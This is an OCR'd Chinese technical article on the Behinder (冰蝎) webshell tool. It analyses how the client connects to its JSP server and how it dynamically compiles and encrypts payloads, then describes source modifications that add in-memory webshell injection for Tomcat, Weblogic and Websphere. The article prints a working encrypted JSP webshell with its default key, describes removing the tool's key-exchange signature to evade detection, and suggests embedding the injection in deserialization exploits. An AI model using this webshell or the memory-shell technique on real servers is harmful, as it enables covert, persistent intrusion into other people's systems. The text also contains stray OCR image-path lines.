
中间件内存马注入 & 冰蝎连接 (附更改部分代码)

在冰蝎源代码基础上，增加了内存马注入的支持。

这里我们注重讨论以 JSP 方式注入内存马，与反序列化漏洞利用结合只需将代码放入 EXP 中执行任意代码位置即可。

感谢各位师傅前期的研究工作，站在巨人肩膀上！



一、冰蝎源码简析及修改 (JSP 相关)

1. 冰蝎 JSP Webshell 工作原理

冰蝎利用动态二进制加密实现新型一句话木马的思路很好的解决了菜刀等 webshell 工具被查杀的问题。首先我们看下服务端

```
<%@page import="java.util.*,javax.crypto.*,javax.crypto.spec.
*">
<%!class U extends ClassLoader{
    U(ClassLoader c){super(c);
    }
    public Class g(byte []b){
        return super.defineClass(b,0,b.length);
    }
}%>
<%if (request.getMethod().equals("POST")){
    String k="1a1dc91c907325c6";/*该密钥为连接密码32位md5值的前16
位，默认连接密码rebeyond*/
    session.putValue("u",k);
```

```
    session.putValue("u",k);
    Cipher c=Cipher.getInstance("AES");
    c.init(2,new SecretKeySpec(k.getBytes(),"AES"));
    new U(this.getClass().getClassLoader()).g(c.doFinal(new s
un.misc.BASE64Decoder().decodeBuffer(request.getReader().read
Line()))).newInstance().equals(pageContext);
}%>
```

第一段代码块创建了 U 类继承 ClassLoader ，然后自定义一个名为 g 的方法，接收字节数组类型的参数并调用父类的 defineClass 动态解析字节码返回 Class 对象，然后实例化该类并调用 equals 方法，传入 jsp 上下文中的 pageContext 对象。其中 bytecode 就是由冰蝎客户端发送至服务端的字节码，获取到客户端发来的请求后，获取 post 的值，先解密，然后 base64 解码，获取一段 byte[]，然后调用 difineClass，获取到一个 Class，将其 newInstance 后，获取到类，该类中重写了 equals 方法，equals 方法只接受一个参数，也就是 pageContext，其实这也够了，只要传递 pageContext 进去，便可以间接获取 Request、Response、Seesion 等对象，如 HttpServletRequest request= (HttpServletRequest) pageContext.getRequest(); 最后进行结果的返回。

2. 冰蝎源码简要分析 (JSP)

我们的目的是实现 JSP 版本的内存马注入，所以源码我们也只看，JSP 相关部分。


(1) 目录结构

首先对目录有个概览

第一次接触冰蝎源码，是之前一次尝试去除 2.0 版本的特征，密钥交换步骤，去除冰蝎密钥交换步骤很简单，修改 Utils

getKeyAndCooiek 方法，暴力一点，直接注释掉，将交换密钥写死在 shell 里 。

接下来将关注点回到 3.0，上面分析 JSP Webshell 提到客户端会发给服务端一个加密后的数据，服务端解密后，得到一段 byte[] 数据，再调用 defineClass 会得到一个 Class，这个 Class，我们是可以在冰蝎源码里找到的，在 payload/java 文件夹下




当冰蝎 shell 建立连接后，攻击者调用不同的功能时，每个功能与上面的文件一一对应，其实这么说不严谨，建立连接时，也会调用 Echo.java 以及 BasicInfo.java

(2) shell 连接流程


我们来跟下建立连接的流程


首先是入口

首先是入口
net.rebeyond.behinder.ui.controller.MainWindowController，



跟进 doConnect:184, ShellService，可以看到首先判断 shell 的连接类型，我们这里是 Jsp，






在这段代码中可以看到，是通过调用 echo 方法来检测连接是否成功建立


```
obj = this.echo(content);
if (obj.getString("msg").equals(content)) {
    result = true;
}
```


我们跟进 this.echo 方法 echo:964, ShellService



echo 方法很好的举例说明了，冰蝎内部是怎样将 payload 代码进编译成 class 文件，然后加密，发送到服务端进行动态执行。


echo 方法执行完毕程序逻辑又回到 doConnect:186, ShellService，可以看到返回 true，说明连接成功，这里说明一点，如果连接不成功，冰蝎会进入 2.0 版本的常规密钥协商流程，这也算是对 2.0 的一个兼容吧。







doConnect 方法执行结束后，回到 lambda$1:110，MainWindowController 调用 getBasicInfo，获取基本信息，对应


在 payload 里面就是 BasicInfo.java 文件





getBascicInfo 后，初始化各个功能，初始连接过程结束





到此简历连接完毕

(3) 冰蝎动态编译成字节码实现原理

冰蝎客户端是将 java 代码动态编译成字节码，然后加密发送给服务端，以 BasicInfo.java 为例

```
//
// Source code recreated from a .class file by IntelliJ IDEA
// (powered by Fernflower decompiler)
//
package net.rebeyond.behinder.payload.java;
public class BasicInfo {
    public static String whatever;
    public BasicInfo() {
    }
    public boolean equals(Object obj) {
        PageContext page = (PageContext)obj;
        page.getResponse().setCharacterEncoding("UTF-8");
        String result = "";
        try {
            ........
        } catch (Exception var15) {
            var15.printStackTrace();
        }
```

```
            return true;
        }
        public static byte[] Encrypt(byte[] bs, String key) throw
    s Exception {
            ....
            return encrypted;
        }
        private String buildJson(Mapentity, boolean encode) throw

    s Exception {
            .......
            return sb.toString();
        }
    }
```

BasicInfo 中存在 public static 变量，客户端动态构造服务端执行的代码时传进去的，通过 params 参数传递

```
    public String getBasicInfo(String whatever) throws Exception
    {
        String result = "";
        Map String> params = new LinkedHashMap();
        params.put("whatever", whatever);
        byte[] data = Utils.getData(this.currentKey, this.encrypt
    Type, "BasicInfo", params, this.currentType);
        Map Object> resultObj = Utils.requestAndParse(this.curren
    tUrl, this.currentHeaders, data, this.beginIndex, this.endInd
    ex);
        byte[] resData = (byte[])((byte[])resultObj.get("data"));
        try {
            result = new String(Crypt.Decrypt(resData, this.curre
    ntKey, this.encryptType, this.currentType));
            return result;
        } catch (Exception var8) {
            var8.printStackTrace();
            throw new Exception("请求失败:" + new String(resData,
    "UTF-8"));
        }
    }
```

对应上文 JSP Webshell 工作原理的分析, 客户端动态构造完毕 java 代码后，将 Java 代码，也就是整个 BasicInfo 类编译为字节码加密发送给服务端。服务端通过 defineClass->newInstance 获取到 BasicInfo 对象，调用 BasicInfo 的 equal 方法，将参数 obj，也就是 PageContext 传进去，这样就可以获取 request Resopose Session 等对象，然后进一步执行 equal 中的代码逻辑，将执行结果写入 response，并加密返回给客户端。

3. 修改

逻辑原理分析完毕，总结一句话就是冰蝎的服务端提供了一个执行任意 java 代码的环境。所以修改方式就是将我们内存马注入的逻辑代码直接发送给服务端即可，也就是放到 equal 方法中。

注入内存马属于给冰蝎增加了一个功能，分为三步实现需求

新增功能后修改 UI 部分


跟进冰蝎内部功能调用代码，调用我们新增功能

更改 equal 方法实现内存马注入

(1) 新增功能后修改 UI 部分

冰蝎各个功能的初始化是在 net.rebeyond.behinder.ui.controller.MainWindowController 中，这里我为了不整个修改 fxml 文件，直接将平行空间功能修改为内存马注入

然后用 idea 自带的 ui 编辑器拖拽绘图既可



(2) 调用新增功能

先来跟下冰蝎调用功能时的调用栈... 好短


```
lambda$1:64, ParallelViewController (net.rebeyond.behinder.u
i.controller)
run:-1, 392926346 (net.rebeyond.behinder.ui.controller.Parall
elViewController$$Lambda$595)
run:745, Thread (java.lang)
```

其实，冰蝎几乎将所有的功能模块准备都放在了初始化当中

我们只需要修改 ParallelViewController，将按钮监听事件（注入内存马按钮）在初始化时启动监听即可。

```
private void initRealParallelView() {
    this.inject_button.setOnAction((event) -> {
        Runnable runner = () -> {
            System.out.println(type_text.getValue());
//              inject_tomcat();
            if(type_text.getValue().equals("Tomcat")){
                inject_tomcat();
            }if(type_text.getValue().equals("Weblogic")){
                inject_weblogic();
            }else {
                inject_websphere();
            }
        };
        Thread worker = new Thread(runner);
        this.workList.add(worker);
        worker.start();
    });
}
```

现在，成功监听了按钮事件，如何控制当前连接的 shell，注意一个变量 this.currentShellService，它代表了当前的 shell 连接



即 ShellService 类，我们只需在 ShellService 中新建方法 getInjectwebshell 即可，

并将内存马的密码及路径参数传进去，供冰蝎动态构造需要在服务

并将内存马的密码及路径参数传进去，供冰蝎动态构造需要在服务端执行的 java 代码

```
public String getInjectwebshell(String url,String password,String injecttype) throws Exception {
    String result = "";
    Map<String, String> params = new LinkedHashMap();
    params.put("url", url);
    params.put("password", Utils.getMD5(password));
    params.put("filtername", getRandomString.getRandom( length: 10));
    if(injecttype.equals("Injectwebshell_tomcat")){...}
    if(injecttype.equals("Injectwebshell_weblogic")){...}
    else {...}
    //        ObjecttoBytes.ObjectToByte(new MyFilter(password));
//      params.put("myfilter_string",ObjecttoBytes.ObjectToByte(new MyFilter(password)));

}
```


最后就是调用 payload/java 目录下的具体功能了，我们需要在 payload 目录下新建相应的功能文件 Injectwebshell_tomcat，然后冰蝎编译，加密发送到服务端。

getInjectwebshell 关键代码

```
byte[] data = Utils.getData(this.currentKey, this.encryptTyp
e, "Injectwebshell_tomcat_skay", params, this.currentType);
MapresultObj = Utils.requestAndParse(this.currentUrl, this.cu
rrentHeaders, data, this.beginIndex, this.endIndex);
```

(3) 更改 equal 方法实现内存马注入

最后就是实现我们 Injectwebshell_tomcat，跟其它功能文件相同，只需将代码注入逻辑放在 equals 方法中即可，具体代码注入逻辑根据中间件不同，实现逻辑也有区别

